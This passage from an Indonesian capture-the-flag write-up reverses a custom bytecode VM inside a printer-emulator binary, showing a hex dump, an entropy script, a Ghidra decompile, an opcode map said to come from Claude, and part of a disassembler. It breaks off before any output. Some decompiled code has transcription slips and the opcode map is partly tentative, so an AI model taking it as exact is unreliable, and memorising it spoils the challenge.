00000080: 0216 2152 f500 4000 8045 0003 1120 2302 ..!R..@..E...#.
00000090: 3f40 a502 4501 0316 2152 f500 4000 8045 ?@..E...!R..@..E
000000a0: 0004 1120 2302 3f40 a502 4501 0416 2152 ...#.?@..E...!R
000000b0: f500 4000 8045 0005 1120 2302 3f40 a502 ..@..E...#.?@..
000000c0: 4501 0516 2152 f500 4000 8045 0006 1120 E...!R..@..E...
000000d0: 2302 3f40 a502 4501 0616 2152 f500 4000 #.?@..E...!R..@.
000000e0: 8045 0007 1120 2302 3f40 a502 4501 0716 .E...#.?@..E...
000000f0: 2152 f500 5601 4000 8045 0000 4504 0413 !R..V..@..E..E...
00000100: 0423 00b9 4000 8045 0101 4504 0513 1423 .#..@..E..E...#
00000110: 0179 4000 8045 0202 4504 0613 2423 0237 .y@..E..E...$#.7
00000120: 4000 8045 0303 4504 0713 3423 039e 4010 @..E..E...4#...@.
00000130: 8046 0000 4601 0146 0202 4603 0356 4010 .F..F..F..F..V@.
00000140: 8045 0000 4501 0145 0202 4503 0310 4010 .E..E..E..E...@.
00000150: 5110 6210 7330 0438 0538 0638 0730 0438 Q.b.s0.8.8.8.0.8
00000160: 0538 0638 0730 0438 0538 0638 0730 0438 .8.8.0.8.8.8.0.8
00000170: 0538 0638 0730 0438 0538 0638 0730 0438 .8.8.0.8.8.8.0.8
00000180: 0538 0638 0730 0438 0538 0638 0730 0438 .8.8.0.8.8.8.0.8
00000190: 0538 0638 0730 0438 0538 0638 0730 0438 .8.8.0.8.8.8.0.8
000001a0: 0538 0638 0730 0438 0538 0638 0730 0438 .8.8.0.8.8.8.0.8
000001b0: 0538 0638 0730 0438 0538 0638 0713 0413 .8.8.0.8.8.8....
000001c0: 1513 2613 3710 4010 5110 6210 7331 0739 .&.7.@.Q.b.s1.9
000001d0: 0639 0539 0431 0739 0639 0539 0431 0739 .9.9.1.9.9.9.1.9
```

Lalu saya jalankan kode berikut di terminal untuk mengecek Entropy :

```
python3 -c "
import collections, math
data = open('firmware.rom','rb').read()
head = data[:0x2c0]
tail = data[0x2c0:]
def entropy(b):
    c = collections.Counter(b)
    return -sum((v/len(b))*math.log2(v/len(b)) for v in c.values())
print('head entropy:', entropy(head))
print('tail entropy:', entropy(tail))
"
```

```
AriqArdian : /mnt/c/u/ariq/Doc/Gemastik2/Q/R/Dot Matrix feat/exe-testing +1 !1 ?281 → python3 -c "
import collections, math
data = open('firmware.rom','rb').read()
head = data[:0x2c0]
tail = data[0x2c0:]
def entropy(b):
    c = collections.Counter(b)
    return -sum((v/len(b))*math.log2(v/len(b)) for v in c.values())
print('head entropy:', entropy(head))
print('tail entropy:', entropy(tail))
"
head entropy: 5.094030544873656
tail entropy: 7.176553443142746
```

Lalu selanjutnya di ghidra saya menemukan kode yang menarik juga di decompilennya.

```
/* WARNING: Type propagation algorithm not settling */
/* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
```

```
undefined8 FUN_004016c0(int param_1,undefined8 *param_2)
{
    char *pcVar1;
    undefined1 uVar2;
    undefined8 uVar3;
    short sVar4;
    long lVar5;
    ushort uVar6;
    char cVar7;
    byte bVar8;
    byte bVar9;
    byte bVar10;
    int iVar11;
    int iVar12;
    long lVar13;
    ulong uVar14;
    long lVar15;
    bool bVar16;
    undefined1 uVar17;
    uint uVar18;
    int iVar19;
    int iVar20;
    uint uVar21;
    int iVar22;
    int iVar23;
    int iVar24;
    long local_50;
    int local_44;

    if (param_1 < 2) {
        FUN_0040b020(PTR_DAT_004a96c8,"usage: %s <firmware.rom>
[service_code]\n",*param_2);
    }
    else {
        lVar13 = FUN_00411650(param_2[1],&DAT_0047d0d8);
        if (lVar13 == 0) {
            FUN_0040b180("fopen");
        }
        else {
            lVar13 = FUN_00411660(&DAT_004b0420,1,0x10000,lVar13);
            FUN_00410fd0();
            if (lVar13 != 0) {
                if (param_1 != 2) {
```

```

uVar3 = param_2[2];
DAT_004ab3e4 = thunk_FUN_00420210(uVar3);
if (0x100 < DAT_004ab3e4) {
    DAT_004ab3e4 = 0x100;
}
thunk_FUN_0041fa70(&DAT_004ab2e0,uVar3,(long)DAT_004ab3e4);
}
uVar14 = 0;
_DAT_004ab3e8 = &DAT_004ab2e0;
DAT_004ab3e0 = 0;
DAT_004b040c = 0;
_DAT_004b0410 = 0;
_DAT_004b0400 = 0;
DAT_004b0404 = 0;
DAT_004b040a = 0xfeff;
lVar13 = 20000000;
do {
    iVar23 = (int)uVar14;
    uVar18 = iVar23 + 1;
    DAT_004b0408 = (ushort)uVar18;
    sVar4 = (short)uVar14;
    bVar10 = (byte)_DAT_004b0400;
    uVar21 = _DAT_004b0400;
    switch((&DAT_004b0420)[uVar14]) {
    case 0:
        break;
    case 1:
        lVar13 = 0;
        iVar20 = -1;
        iVar19 = -1;
        iVar23 = 0x40;
        iVar24 = 0x140;
        iVar11 = 0;
        do {
            lVar15 = 0;
            do {
                if ((&DAT_004ab400)[lVar15 + lVar13] != '\0') {
                    iVar12 = (int)lVar15;
                    if (iVar12 < iVar24) {
                        iVar24 = iVar12;
                    }
                    if (iVar19 < iVar12) {
                        iVar19 = iVar12;
                    }
                    if (iVar11 < iVar23) {
                        iVar23 = iVar11;
                    }
                    if (iVar20 < iVar11) {

```

```

        iVar20 = iVar11;
    }
}
iVar15 = iVar15 + 1;
} while (iVar15 != 0x140);
iVar11 = iVar11 + 1;
iVar13 = iVar13 + 0x140;
} while (iVar11 != 0x40);
if (iVar19 < 0) {
    FUN_00411a10(&DAT_0047d038);
    return 0;
}
iVar12 = (iVar19 - iVar24) + 1;
iVar11 = (iVar20 - iVar23) + 1;
FUN_0040b240("[printer] output %dx%d dots:\n\n", iVar12);
if (iVar20 < iVar23) {
    FUN_00413a90(10, PTR_DAT_004a96d0);
    iVar13 = FUN_00411650("page.pbm", &DAT_0047d0f8);
    if (iVar13 == 0) {
        return 0;
    }
    FUN_0040b020(IVar13, "P4\n%d %d\n", iVar12, iVar11);
}
else {
    local_50 = (long) iVar23 * 0x140;
    iVar13 = local_50;
    local_44 = iVar23;
    do {
        iVar15 = (long) iVar24;
        iVar22 = iVar24;
        while (iVar22 <= iVar19) {
            iVar5 = iVar15 + iVar13;
            iVar15 = iVar15 + 1;
            FUN_00413a90((- (uint) ((&DAT_004ab400)[iVar5] == '\0') & 0xffffffff) + 0x23,
                PTR_DAT_004a96d0);
            iVar22 = (int) iVar15;
        }
        iVar13 = iVar13 + 0x140;
        FUN_00413a90(10, PTR_DAT_004a96d0);
        local_44 = local_44 + 1;
    } while (local_44 <= iVar20);
    FUN_00413a90(10, PTR_DAT_004a96d0);
    iVar13 = FUN_00411650("page.pbm", &DAT_0047d0f8);
    if (iVar13 == 0) {
        return 0;
    }
    FUN_0040b020(IVar13, "P4\n%d %d\n", iVar12, iVar11);
    do {

```

```

IVar15 = (long)iVar24;
iVar11 = 0;
bVar10 = 0;
if (iVar24 <= iVar19) {
    do {
        while( true ) {
            iVar11 = iVar11 + 1;
            bVar10 = bVar10 * '\x02' | (&DAT_004ab400)[IVar15 + local_50] != '\0';
            if (iVar11 != 8) break;
            IVar15 = IVar15 + 1;
            FUN_00413950(bVar10,IVar13);
            bVar10 = 0;
            iVar11 = 0;
            if (iVar19 < (int)IVar15) goto LAB_004023a6;
        }
        IVar15 = IVar15 + 1;
    } while ((int)IVar15 <= iVar19);
LAB_004023a6:
    if (iVar11 != 0) {
        FUN_00413950((uint)bVar10 << (8U - (char)iVar11 & 0x1f) & 0xff,IVar13);
    }
    local_50 = local_50 + 0x140;
    iVar23 = iVar23 + 1;
    } while (iVar23 <= iVar20);
}
FUN_00410fd0(IVar13);
FUN_00411a10("[printer] halaman ditulis ke page.pbm");
return 0;
default:
    FUN_0040b020(PTR_DAT_004a96c8,"illegal opcode 0x%02x @
0x%04x\n",(&DAT_004b0420)[uVar14]
    ,uVar14);
    return 1;
case 0x10:
    DAT_004b0408 = sVar4 + 2;
    (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff] >> 4] =
        (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff] & 0xf];
    break;
case 0x11:
    DAT_004b0408 = sVar4 + 2;
    uVar14 = (ulong)((byte)(&DAT_004b0420)[uVar18 & 0xffff] >> 4);
    cVar7 = (&DAT_004b0410)[uVar14] +
        (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff] & 0xf];
    _DAT_004b0400 =
        (uint)(0xff < (uint)(byte)(&DAT_004b0410)[uVar14] +
            (uint)(byte)(&DAT_004b0410)
                [(byte)(&DAT_004b0420)[uVar18 & 0xffff] & 0xf]);

```

```

    goto LAB_00401818;
case 0x12:
    DAT_004b0408 = sVar4 + 2;
    bVar10 = (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff] & 0xf];
    uVar14 = (ulong)((byte)(&DAT_004b0420)[uVar18 & 0xffff] >> 4);
    bVar9 = (&DAT_004b0410)[uVar14];
    goto LAB_004018eb;
case 0x13:
    DAT_004b0408 = sVar4 + 2;
    _DAT_004b0400 = 0;
    bVar8 = (byte)(&DAT_004b0420)[uVar18 & 0xffff] >> 4;
    bVar10 = (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff] & 0xf];
    bVar9 = (&DAT_004b0410)[bVar8];
    (&DAT_004b0410)[bVar8] = bVar9 ^ bVar10;
    DAT_004b0404 = (uint)(bVar9 == bVar10);
    break;
case 0x14:
    DAT_004b0408 = sVar4 + 2;
    uVar14 = (ulong)((byte)(&DAT_004b0420)[uVar18 & 0xffff] >> 4);
    bVar9 = (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff] & 0xf] &
        (&DAT_004b0410)[uVar14];
    bVar16 = bVar9 == 0;
    goto LAB_0040197e;
case 0x15:
    DAT_004b0408 = sVar4 + 2;
    bVar10 = (byte)(&DAT_004b0420)[uVar18 & 0xffff] >> 4;
    bVar9 = (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff] & 0xf];
    goto LAB_004019c5;
case 0x16:
    DAT_004b0408 = sVar4 + 2;
    _DAT_004b0400 =
        (uint)((byte)(&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff] >> 4] <
            (byte)(&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff] & 0xf]);
    DAT_004b0404 = (uint)((&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff]
>> 4] ==
        (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff] & 0xf]);
    break;
case 0x20:
    DAT_004b0408 = sVar4 + 3;
    (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff]] =
        (&DAT_004b0420)[iVar23 + 2U & 0xffff];
    break;
case 0x21:
    DAT_004b0408 = sVar4 + 3;
    uVar14 = (ulong)(byte)(&DAT_004b0420)[uVar18 & 0xffff];
    bVar16 = 0xff < (uint)(byte)(&DAT_004b0410)[uVar14] +
        (uint)(byte)(&DAT_004b0420)[iVar23 + 2U & 0xffff];
    cVar7 = (&DAT_004b0420)[iVar23 + 2U & 0xffff] + (&DAT_004b0410)[uVar14];

```

```

    goto LAB_00401a86;
case 0x22:
    DAT_004b0408 = sVar4 + 3;
    uVar14 = (ulong)(byte)(&DAT_004b0420)[uVar18 & 0xffff];
    bVar10 = (&DAT_004b0420)[iVar23 + 2U & 0xffff];
    bVar9 = (&DAT_004b0410)[uVar14];
LAB_004018eb:
    cVar7 = bVar9 - bVar10;
    _DAT_004b0400 = (uint)(bVar9 < bVar10);
    goto LAB_00401818;
case 0x23:
    DAT_004b0408 = sVar4 + 3;
    bVar10 = (&DAT_004b0420)[iVar23 + 2U & 0xffff];
    bVar9 = (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff]];
    (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff]] = bVar10 ^ bVar9;
    _DAT_004b0400 = 0;
    DAT_004b0404 = (uint)(bVar10 == bVar9);
    break;
case 0x24:
    DAT_004b0408 = sVar4 + 3;
    uVar14 = (ulong)(byte)(&DAT_004b0420)[uVar18 & 0xffff];
    bVar9 = (&DAT_004b0420)[iVar23 + 2U & 0xffff] & (&DAT_004b0410)[uVar14];
    bVar16 = bVar9 == 0;
    goto LAB_0040197e;
case 0x25:
    DAT_004b0408 = sVar4 + 3;
    bVar10 = (&DAT_004b0420)[uVar18 & 0xffff];
    bVar9 = (&DAT_004b0420)[iVar23 + 2U & 0xffff];
LAB_004019c5:
    uVar14 = (ulong)bVar10;
    bVar9 = bVar9 | (&DAT_004b0410)[uVar14];
    bVar16 = bVar9 == 0;
LAB_0040197e:
    (&DAT_004b0410)[uVar14] = bVar9;
    _DAT_004b0400 = 0;
    DAT_004b0404 = (uint)bVar16;
    break;
case 0x26:
    DAT_004b0408 = sVar4 + 3;
    _DAT_004b0400 =
        (uint)((byte)(&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff]] <
            (byte)(&DAT_004b0420)[iVar23 + 2U & 0xffff]);
    DAT_004b0404 = (uint)((&DAT_004b0420)[iVar23 + 2U & 0xffff] ==
        (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff]]);
    break;
case 0x30:
    DAT_004b0408 = sVar4 + 2;
    uVar14 = (ulong)(byte)(&DAT_004b0420)[uVar18 & 0xffff];

```

```

    cVar7 = (&DAT_004b0410)[uVar14] * '\x02';
    bVar16 = (bool)((byte)(&DAT_004b0410)[uVar14] >> 7);
LAB_00401a86:
    _DAT_004b0400 = (uint)bVar16;
    (&DAT_004b0410)[uVar14] = cVar7;
    DAT_004b0404 = (uint)(cVar7 == '\0');
    break;
case 0x31:
    DAT_004b0408 = sVar4 + 2;
    _DAT_004b0400 = (byte)(&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 &
0xffff]] & 1;
    bVar10 = (byte)(&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff]] >> 1;
    (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff]] = bVar10;
    DAT_004b0404 = (uint)(bVar10 == 0);
    break;
case 0x32:
    DAT_004b0408 = sVar4 + 2;
    uVar14 = (ulong)(byte)(&DAT_004b0420)[uVar18 & 0xffff];
    cVar7 = (&DAT_004b0410)[uVar14] + '\x01';
    goto LAB_00401818;
case 0x33:
    DAT_004b0408 = sVar4 + 2;
    uVar14 = (ulong)(byte)(&DAT_004b0420)[uVar18 & 0xffff];
    cVar7 = (&DAT_004b0410)[uVar14] + -1;
LAB_00401818:
    (&DAT_004b0410)[uVar14] = cVar7;
    DAT_004b0404 = (uint)(cVar7 == '\0');
    break;
case 0x34:
    DAT_004b0408 = sVar4 + 2;
    _DAT_004b0400 = 0;
    bVar10 = (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff]];
    (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff]] = ~bVar10;
    DAT_004b0404 = (uint)((byte)~bVar10 == 0);
    break;
case 0x35:
    uVar14 = (ulong)DAT_004b040a;
    DAT_004b0408 = sVar4 + 2;
    DAT_004b040a = DAT_004b040a - 1;
    (&DAT_004b0420)[uVar14] = (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 &
0xffff]];
    break;
case 0x36:
    DAT_004b0408 = sVar4 + 2;
    DAT_004b040a = DAT_004b040a + 1;
    (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff]] =
(&DAT_004b0420)[DAT_004b040a];
    break;

```

```

case 0x37:
    DAT_004b0408 = sVar4 + 2;
    bVar9 = (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff]];
    bVar10 = bVar9 << 1 | (char)bVar9 < '\0';
    (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff]] = bVar10;
    goto LAB_00401d43;
case 0x38:
    DAT_004b0408 = sVar4 + 2;
    bVar9 = (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff]];
    bVar10 = bVar10 & 1 | bVar9 * '\x02';
    (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff]] = bVar10;
LAB_00401d43:
    _DAT_004b0400 = (uint)(bVar9 >> 7);
LAB_00401d46:
    DAT_004b0404 = (uint)(bVar10 == 0);
    break;
case 0x39:
    DAT_004b0408 = sVar4 + 2;
    _DAT_004b0400 = (byte)(&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 &
0xffff]] & 1;
    bVar10 = bVar10 << 7 |
        (byte)(&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff]] >> 1;
    (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff]] = bVar10;
    goto LAB_00401d46;
case 0x40:
    DAT_004b0408 = sVar4 + 3;
    DAT_004b040c = CONCAT11((&DAT_004b0420)[iVar23 + 2U & 0xffff],
        (&DAT_004b0420)[uVar18 & 0xffff]);
    break;
case 0x42:
    DAT_004b0408 = sVar4 + 2;
    DAT_004b040c = DAT_004b040c + (byte)(&DAT_004b0420)[uVar18 & 0xffff];
    break;
case 0x43:
    DAT_004b0408 = sVar4 + 2;
    (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff]] =
(&DAT_004b0420)[DAT_004b040c];
    break;
case 0x44:
    DAT_004b0408 = sVar4 + 2;
    (&DAT_004b0420)[DAT_004b040c] =
(&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff]];
    break;
case 0x45:
    DAT_004b0408 = sVar4 + 3;
    (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff]] =
    (&DAT_004b0420)
    [(ushort)((byte)(&DAT_004b0420)[iVar23 + 2U & 0xffff] + DAT_004b040c)];

```

```

    break;
case 0x46:
    DAT_004b0408 = sVar4 + 3;
    (&DAT_004b0420)[(ushort)((byte)(&DAT_004b0420)[iVar23 + 2U & 0xffff] +
DAT_004b040c)] =
        (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff]];
    break;
case 0x47:
    uVar14 = (ulong)DAT_004b040c;
    DAT_004b0408 = sVar4 + 2;
    DAT_004b040c = DAT_004b040c + 1;
    (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff]] =
(&DAT_004b0420)[uVar14];
    break;
case 0x48:
    DAT_004b0408 = sVar4 + 2;
    DAT_004b040c = CONCAT11(DAT_004b040c._1_1_,
        (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff]]);
    break;
case 0x49:
    DAT_004b0408 = sVar4 + 2;
    DAT_004b040c = CONCAT11((&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 &
0xffff]],
        (undefined1)DAT_004b040c);
    break;
case 0x4a:
    DAT_004b0408 = sVar4 + 2;
    (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff]] =
(undefined1)DAT_004b040c;
    break;
case 0x4b:
    DAT_004b0408 = sVar4 + 2;
    (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff]] = DAT_004b040c._1_1_;
    break;
case 0x4c:
    FUN_00402670();
    break;
case 0x4d:
    DAT_004b040c = FUN_004026a0();
    break;
case 0x50:
    DAT_004b0408 = CONCAT11((&DAT_004b0420)[iVar23 + 2U & 0xffff],
        (&DAT_004b0420)[uVar18 & 0xffff]);
    break;
case 0x51:
    uVar17 = (&DAT_004b0420)[uVar18 & 0xffff];
    uVar2 = (&DAT_004b0420)[iVar23 + 2U & 0xffff];
    uVar21 = DAT_004b0404;

```

```

    goto joined_r0x004020d7;
case 0x52:
    uVar17 = (&DAT_004b0420)[uVar18 & 0xffff];
    uVar2 = (&DAT_004b0420)[iVar23 + 2U & 0xffff];
    uVar21 = DAT_004b0404;
    goto joined_r0x004020d7;
case 0x53:
    uVar17 = (&DAT_004b0420)[uVar18 & 0xffff];
    uVar2 = (&DAT_004b0420)[iVar23 + 2U & 0xffff];
    goto joined_r0x004020d7;
case 0x54:
    uVar17 = (&DAT_004b0420)[uVar18 & 0xffff];
    uVar2 = (&DAT_004b0420)[iVar23 + 2U & 0xffff];
joined_r0x004020d7:
    DAT_004b0408 = sVar4 + 3;
    if (uVar21 == 0) {
        DAT_004b0408 = CONCAT11(uVar2,uVar17);
    }
    break;
case 0x55:
    uVar6 = CONCAT11((&DAT_004b0420)[iVar23 + 2U &
0xffff],(&DAT_004b0420)[uVar18 & 0xffff]);
    ;
    FUN_00402670();
    DAT_004b0408 = uVar6;
    break;
case 0x56:
    DAT_004b0408 = FUN_004026a0();
    break;
case 0x57:
    DAT_004b0408 = sVar4 + 4;
    uVar17 = (&DAT_004b0420)[iVar23 + 2U & 0xffff];
    uVar2 = (&DAT_004b0420)[iVar23 + 3U & 0xffff];
    pcVar1 = &DAT_004b0410 + (byte)(&DAT_004b0420)[uVar18 & 0xffff];
    *pcVar1 = *pcVar1 + -1;
    if (*pcVar1 != '\0') {
        DAT_004b0408 = CONCAT11(uVar2,uVar17);
    }
    break;
case 0x60:
    DAT_004b0408 = sVar4 + 3;
    if (((&DAT_004b0420)[iVar23 + 2U & 0xffff] == ' ') {
        lVar15 = (long)DAT_004ab3e0;
        uVar17 = 0;
        if (DAT_004ab3e0 < DAT_004ab3e4) {
            DAT_004ab3e0 = DAT_004ab3e0 + 1;
            uVar17 = (&DAT_004ab2e0)[lVar15];
        }
    }

```

```

}
else {
    uVar17 = 0;
    if (((&DAT_004b0420)[iVar23 + 2U & 0xffff] == '!') {
        uVar17 = (undefined1)DAT_004ab3e4;
    }
}
(&DAT_004b0410)[(int)(uint)(byte)(&DAT_004b0420)[uVar18 & 0xffff]] = uVar17;
break;
case 0x61:
    DAT_004b0408 = sVar4 + 3;
    bVar10 = (&DAT_004b0410)[(byte)(&DAT_004b0420)[uVar18 & 0xffff]];
    if (((&DAT_004b0420)[iVar23 + 2U & 0xffff] == '\x10') {
        uVar18 = 7;
        uVar21 = DAT_004ab3f0;
        do {
            if (((bVar10 >> (uVar18 & 0x1f) & 1) != 0) && (uVar21 < 0x40)) &&
                (DAT_004ab3f4 < 0x140)) {
                (&DAT_004ab400)[(long)(int)DAT_004ab3f4 + (long)(int)uVar21 * 0x140] = 1;
            }
            uVar18 = uVar18 - 1;
            uVar21 = uVar21 + 1;
        } while (uVar18 != 0xffffffff);
        DAT_004ab3f4 = DAT_004ab3f4 + 1;
    }
    else if (((&DAT_004b0420)[iVar23 + 2U & 0xffff] == '\x11') {
        if (bVar10 == 1) {
            DAT_004ab3f0 = DAT_004ab3f0 + 8;
            DAT_004ab3f4 = 0;
        }
        else if (bVar10 == 2) {
            DAT_004ab3f4 = 0;
            DAT_004ab3f0 = 0;
        }
    }
}
}
lVar13 = lVar13 + -1;
if (lVar13 == 0) {
    FUN_00411760("step limit\n",1,0xb,PTR_DAT_004a96c8);
    return 1;
}
uVar14 = (ulong)DAT_004b0408;
} while( true );
}
FUN_00411760("empty rom\n",1,10,PTR_DAT_004a96c8);
}
}
return 2;

```

```
}
```

Dan setelah itu saya tanyakan ke Claude, jadi ini adalah program custom bytecode VM, Lalu diberikan Opcode map nya dengan bentuk berikut.

```
0x00 NOP 0x10 rd,rs MOV Ra = Rb (2 bytes: op, nibble-pair) 0x11 ra,rb ADD Ra += Rb,
carry=flag, zero=flag 0x12 ra,rb SUB Ra - Rb -> temp (compare-ish, falls into 0x22 path) 0x13
ra,rb XOR Ra ^= Rb, zero=(equal) 0x14 ra,rb TEST Ra & Rb -> zero flag only 0x15 ra,rb OR Ra
|= Rb 0x16 ra,rb CMP carry=(Ra<Rb), zero=(Ra==Rb) (unsigned compare) 0x20 r,imm MOV
Ra = imm8 (3 bytes) 0x21 r,imm ADD Ra += imm8 0x22 r,imm SUB Ra -= imm8 (temp only —
sets flags, like 0x12) 0x23 r,imm XOR Ra ^= imm8 0x24 r,imm TEST Ra & imm8 -> zero 0x25
r,imm OR Ra |= imm8 0x26 r,imm CMP Ra vs imm8 -> carry/zero 0x30 r SHL Ra <=<= 1 (arith,
carry=old bit7) 0x31 r SHR Ra >>= 1 (logical, carry=old bit0) 0x32 r INC Ra += 1 0x33 r DEC
Ra -= 1 0x34 r NOT Ra = ~Ra 0x35 r PUSH Ra (SP--) 0x36 r POP Ra (SP++) 0x37 r RCL Ra =
rotate-left-through-carry 0x38 r ROL Ra = rotate-left (bit7->bit0) 0x39 r ROR Ra =
rotate-right 0x40 lo,hi LDI DI = imm16 (3 bytes) 0x42 imm ADDI DI += imm8 0x43 r LOAD
Ra = ROM[DI] 0x44 r STORE ROM[DI] = Ra 0x45 r,off LOADX Ra = ROM[DI+off] (3 bytes)
0x46 r,off STOREX ROM[DI+off] = Ra 0x47 r LOADI Ra = ROM[DI]; DI++ (post-increment
load) 0x48 r MOV DI_low = Ra 0x49 r MOV DI_high = Ra 0x4a r MOV Ra = DI_low 0x4b r MOV
Ra = DI_high 0x4c CALL DI (indirect call, see FUN_00402670) 0x4d MOV DI = return-addr-ish
(FUN_004026a0) 0x50 lo,hi JMP imm16 0x51 lo,hi JC imm16 (jump if carry) 0x52 lo,hi JNC?
imm16 (check exact polarity in Ghidra) 0x53 lo,hi JZ imm16 (jump if zero) 0x54 lo,hi JNZ
imm16 0x55 lo,hi CALL imm16 0x56 RET 0x57 r,lo,hi DJNZ Ra, imm16 (decrement Ra, jump
if !=0 — loop instruction) 0x60 r,mode INPUT Ra = next service_code byte (mode=' ') or Ra =
service_code length (mode='!') 0x61 r,mode PRINT draw 8 pixels from Ra's bits
(mode=0x10) at cursor; mode=0x11: reg==1 -> newline(col+=8,row=0), reg==2 -> reset
cursor to 0,0 default illegal opcode -> exits with error
```

Lalu langkah selanjutnya disini saya dump firmware.rom nya jadi readable assembly dengan command berikut.

```
python3 vm_disasm.py firmware.rom --start 0 --end 0x2c0
```

dan berikut kode dari vm_disasm.py

```
#!/usr/bin/env python3
"""
Disassembler for the custom "dot-matrix printer" VM found in printer_emu.
Derived from the decompiled switch in FUN_004016c0.

Usage:
    python3 vm_disasm.py firmware.rom
    python3 vm_disasm.py firmware.rom --start 0 --end 0x2c0
"""

import sys
import argparse
```



```

        return 4, f"DJNZ  {REG(r)}, 0x{target:04x}"

# --- I/O: service_code input / printer output, 3 bytes ---
if op == 0x60:
    r, mode = b(1), b(2)
    mode_str = {0x20: "SVC_BYTE", 0x21: "SVC_LEN"}.get(mode, f"0x{mode:02x}")
    return 3, f"INPUT {REG(r)}, {mode_str}"
if op == 0x61:
    r, mode = b(1), b(2)
    mode_str = {0x10: "DRAW8", 0x11: "CTRL"}.get(mode, f"0x{mode:02x}")
    return 3, f"PRINT {REG(r)}, {mode_str}"

if op == 0x00:
    return 1, "NOP"

return 1, f"ILLEGAL 0x{op:02x}"

def disassemble(rom, start=0, end=None):
    if end is None:
        end = len(rom)
    pc = start
    out = []
    while pc < end:
        length, text = disasm_one(rom, pc)
        raw = " ".join(f"{rom[pc+i]:02x}" for i in range(length) if pc + i < len(rom))
        out.append(f"{pc:04x}:  {raw:<12}  {text}")
        pc += max(length, 1) # never stall on illegal/zero-length
    return out

def main():
    ap = argparse.ArgumentParser()
    ap.add_argument("romfile")
    ap.add_argument("--start", type=lambda x: int(x, 0), default=0)
    ap.add_argument("--end", type=lambda x: int(x, 0), default=None)
    args = ap.parse_args()

    with open(args.romfile, "rb") as f:
        rom = f.read()

    for line in disassemble(rom, args.start, args.end):
        print(line)

if __name__ == "__main__":
    main()


```

Dan berikut adalah outputnya.

